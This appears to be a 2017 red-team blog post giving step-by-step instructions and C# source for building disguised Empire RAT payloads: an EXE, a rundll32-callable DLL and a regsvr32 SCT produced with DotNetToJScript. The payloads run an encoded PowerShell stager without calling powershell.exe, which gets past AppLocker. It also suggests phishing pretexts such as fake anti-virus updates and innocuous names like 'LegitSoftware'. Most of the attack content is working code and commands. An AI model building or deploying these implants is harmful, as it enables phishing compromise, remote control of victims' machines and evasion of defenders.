Empire without PowerShell.exe

ON JULY 26, 2017 / BY BNEG

Problem:

The client has blocked Powershell.exe using AppLocker and I don't have the dough for Cobalt Strike. I want to get an Empire payload on a workstation via a phishing campaign and I need payloads ready once I have a foothold. Nearly all of the launcher methods for Empire rely on the ability to use PowerShell.exe. Other methods like msbuild.exe requires dropping a file to disk, and I really liked the regsvr32 method of loading my .sct over the internet (it too drops a file to disk) and using a ducky. I also really appreciate the simplicity of VBA's in documents or HTA's. Problem is, Empire is a Powershell RAT so one way or another PowerShell has to run.

One method that was suggested is calling an Empire.dll or Empire.exe over an internet accessible SMB share. I have yet to try that method but have been assured it works. My dislike for the SMB method is the outbound SMB connection, which will look pretty unusual to any defenders watching traffic. I'll have to give it a go at some point, I'm sure.

The three payloads I'm going cover:

1. Build an empire.exe
2. Build an empire.dll
3. Build an empire.sct that doesn't call powershell.exe

The tools and resources we're going to use are:

1. SharpPick codebase by @sixdub
2. DotNetToJS by James Foreshaw (@tiraniddo)
3. AllTheThings by Casey Smith (@subtee)
4. Visual Studio. Not strictly necessary, but it's what I know and it's free albiet a huge download. Presumably you could use csc.exe to build your project, but I haven't tested it. I chose Visual Studio 2010 for PowerPick, though 2012 would probably work fine. That's a lot of crap to download, I know. What's nice about 2010/2012 is it comes with the older .NET libraries which are getting harder to find.

I wouldn't be able to do this without the above authors' work, and I'm very grateful. What follows is simply putting together a few different pieces of great work to achieve a specific outcome that I was unable to find prior work for.

*Note: In my research to do this, I came across two projects that are doing almost exactly the same thing, both of which utilize DotNetToJScript and neither of which worked for me.

1. StarFighters (@Cn33liz). First, I'm pretty leery of running encoded binaries from the internet. This one contains an encoded powershell.exe, which receives and executes your launcher code. I

tried it, and was able to get an Empire check-in, but not script execution.
2. CACTUSTORCH (@vysecurity). I tried this as well, but it really wants to inject shellcode into a launched binary of your choosing, and I couldn't figure out how to make my launcher into shellcode using SharpPick. It's probably doable, I just don't know how. The examples @vysecurity provide use a Cobalt Strike or a Meterpreter shellcode output.


Build an Empire.exe

I've commonly seen Cobalt Strike used with "updates.exe", a stageless beacon. For Empire, you can do something similar with this method. Add this to an email pretext suggesting new anti-virus definitions need to be installed. Or run it via psexec or wmi, or as an embedded OLE object in Outlook (h/t @tyler_robinson).

This is probably the simplest method of getting you an agent without calling Powershell.exe.

To start, go get your copy of PowerPick via git, and open up the project in Visual Studio.

First, you'll want to obfuscate some of the project properties. Change the name of the program and assembly information. Get there by selecting from the menu "project -> SharpPick Properties". Make sure to change the "Output Type" to "Windows Application" so it'll run in the background after you double click or execute from the CLI.



Configuration: N/A
Platform: N/A

Assembly name: LegitSoftware
Default namespace: LegitSoftware
Target framework: .NET Framework 3.5
Output type: Windows Application
Startup object: totallyLegitSoftware.Program

Resources

Specify how application resources will be managed:

(●) Icon and manifest


A manifest determines specific settings for an application. To embed a custom manifest, first add it to your project and then select it from the list below.

Icon: (Default Icon)

Manifest: Embed manifest with default settings

( ) Resource file:


Click that "Assembly Information" button as well, and change those properties too.


Assembly Information

Title:	LegitSoftware
Description:	
Company:	
Product:	LegitSoftware
Copyright:	Copyright © 2014
Trademark:	
Assembly version:	1 0 0 0
File version:	1 0 0 0
GUID:	ee46098e-3711-4c27-a61a-9b51cf637346
Neutral language:	(None)

☐ Make assembly COM-Visible

Now you'll want to change the code in Program.cs to this (gist):



```
namespace totallyLegitSoftware

{
    class Program
    {
        static string RunPS(string cmd)
        {
            //Init stuff
            Runspace runspace = RunspaceFactory.CreateRunspace();
            runspace.Open();
            RunspaceInvoke scriptInvoker = new RunspaceInvoke(runspace);
            Pipeline pipeline = runspace.CreatePipeline();

            //Add commands
            pipeline.Commands.AddScript(cmd);

            //Prep PS for string output and invoke
            pipeline.Commands.Add("Out-String");
            Collection<PSObject> results = pipeline.Invoke();
            runspace.Close();

            //Convert records to strings
            StringBuilder stringBuilder = new StringBuilder();
            foreach (PSObject obj in results)
            {
                stringBuilder.Append(obj);
            }
            return stringBuilder.ToString().Trim();
        }



        static void Main()
        {
            string stager = "WwBSAEUARgBdAC4AQQBTAFMARQBNAGIAbAB5AC4ARwBlAFQAVAB5AHAARQAoACcAUwB5AHM
            var decodedScript = Encoding.Unicode.GetString(Convert.FromBase64String(stager));

             string results = RunPS(decodedScript);
                Console.Write(results);
        }
    }
}
```

Where the string “stager” contains only the base64 encoded Empire launcher information. This will get decoded and passed to RunPS() which sends the PowerShell command to System.Management.Automation, where the real PowerShell magic actually happens. This is tapping directly into the core of Windows.

Now go to your menu and select “Build -> Build Solution” or hit “F6”. Your shiny new binary should be in “PowerTools\Empire_SCT\PowerPick\bin\x86\Debug”.


** You may get an error about ReflectivePick not building, that’s fine. You can suppress that error by going to “Build -> Configuration Manager” and deselecting “ReflectivePick” from the “Project Contexts”. We don’t need it.

Test your binary by either double clicking the executable, or simply running it on the CLI. It should run in the background after you launch or execute it.

Build an Empire.dll

Maybe you need a DLL so you can use one of those sweet AppLocker bypasses Casey is always finding. A great example is rundll32.exe. In order to do this, we're going to change our project a little bit, and add some entry points in our code. The code below comes directly from @subtee's "AllTheThings".

Just like the EXE, open up the project and change those indicators. The other important thing you need to change in the project properties is the "Output Type", which needs to be "Class Library". You should probably set your "Startup Object" as well, to whatever it defaults to in the drop down (based on you namespace and class names).




Configuration: N/A
Platform: N/A

Assembly name: LegitLibrary
Default namespace: LegitLibrary
Target framework: .NET Framework 3.5
Output type: Class Library
Startup object: (Not set)

Resources
Specify how application resources will be managed:
(●) Icon and manifest
A manifest determines specific settings for an application. To embed a custom manifest, first add it to your project and then select it from the list below.
Icon:
Manifest:
( ) Resource file:

Next, install the nuget package manager for Visual Studio. Once that's installed you'll need to get the dependency "UnmanagedExports" by running:


```
PM> install-package UnmanagedExports
```



```
PM> install-package UnmanagedExports
Installing 'UnmanagedExports 1.2.7'.
Successfully installed 'UnmanagedExports 1.2.7'.
Adding 'UnmanagedExports 1.2.7' to SharpPick.
Successfully added 'UnmanagedExports 1.2.7' to SharpPick.
The project 'SharpPick' has a platform target of 'AnyCPU'.


PM>
```

Next up, open that “Program.cs” and change your code to look like this in addition to a few “using” statements not shown but included in the gist:



```
namespace LegitLibrary
{
    public class Program
    {
        public static string RunPS(string cmd)...
    }

    public class Service
    {
        public static void Exec()
        //static int Main(string[] args)
        {
            string stager = "WwBSAEUARgBdAC4AQQBTAFMARQBNAGIAbAB5AC4ARwBlAFQAVAB5AHAARQAoACcAUwB5AHMAdAE
            var decodedScript = Encoding.Unicode.GetString(Convert.FromBase64String(stager));

            //We should now have the script variable filled... double check before executing
            string results = Program.RunPS(decodedScript);
        }
    }

    class Exports
    {
        [DllExport("EntryPoint", CallingConvention = CallingConvention.StdCall)]
        public static void EntryPoint(IntPtr hwnd, IntPtr hinst, string lpszCmdLine, int nCmdShow)
        {
            Service.Exec();
        }
        [DllExport("DllRegisterServer", CallingConvention = CallingConvention.StdCall)]
        public static void DllRegisterServer()
        {
            Service.Exec();
        }
        [DllExport("DllUnregisterServer", CallingConvention = CallingConvention.StdCall)]
        public static void DllUnregisterServer()
        {
            Service.Exec();
        }
    }
}
```

Again, go to “Build -> Build Solution” or hit “F6” and you should have a LegitLibrary.dll or whatever in your build directory (same as above).

Test your new DLL by running:


```
rundll32.exe LegitLibrary.dll,EntryPoint
```

That should return a new agent to your Empire C2. If you look in Process Explorer, you'll see rundll32 as a new running process.

Build an Empire.sct

This is probably the most complicated as it involves a number of steps. The end result is essentially this: stuff PowerShell into a .NET app, convert that .NET app into a base64 encoded binary in a javascript file, which is then stuffed into a .SCT. You can call that sct with regsvr32 which executes the JavaScript within the .SCT that lives on your web/file server.

What we're aiming for here is the Empire.exe payload, but converted into base64. The project options should be the same as you made for Empire.exe, in other words a "Windows Application". The code is a bit different though as the JavaScript needs some public methods to reach into and execute our code (gist).



```
namespace LegitScript
{
    public class Program
    {
        public Program()
        {
            Process.Start(RunPS());
        }
        public static string RunPS()
        {
            string stager = "WwBSAEUARgBdAC4AQQBTAFMARQBNAGIAbAB5AC4ARwBlAFQAVAB5AHAARQAoACcAUw
            var decodedScript = Encoding.Unicode.GetString(Convert.FromBase64String(stager));

            //Init stuff
            Runspace runspace = RunspaceFactory.CreateRunspace();
            runspace.Open();
            RunspaceInvoke scriptInvoker = new RunspaceInvoke(runspace);
            Pipeline pipeline = runspace.CreatePipeline();

            //Add commands
            pipeline.Commands.AddScript(decodedScript);

            //Prep PS for string output and invoke
            pipeline.Commands.Add("Out-String");
            Collection<PSObject> results = pipeline.Invoke();
            runspace.Close();

            //Convert records to strings
            StringBuilder stringBuilder = new StringBuilder();
            foreach (PSObject obj in results)
            {
                stringBuilder.Append(obj);
            }
            return stringBuilder.ToString().Trim();
        }
        public static void Main(){}
    }
}
```

Build that and go find your binary, it should be an exe.

Next up, go download DotNetToJScript and open that project in Visual Studio, change it’s .NET target to “.NET version 3.5” (or 2.0) in project options and compile (build) it. Once it’s built, find the DotNetToJScript.exe and it’s companion NDesk.Options.dll and place those in the same place as your LegitScript.exe binary.

run the following (-c is the entry point, change to your chosen namespace.class):

```
.\DotNetToJScript.exe -c=LegitScript.Program -o=legitscript.js legitscript.exe
```

That should output a legitscript.js. DotNetToJScript outputs in a couple of other languages including VBA and VBScript for embedding in Office documents or what ever else you might need.

You can test it before proceeding to the next steps by running:

```
wscript.exe legitscript.js
```

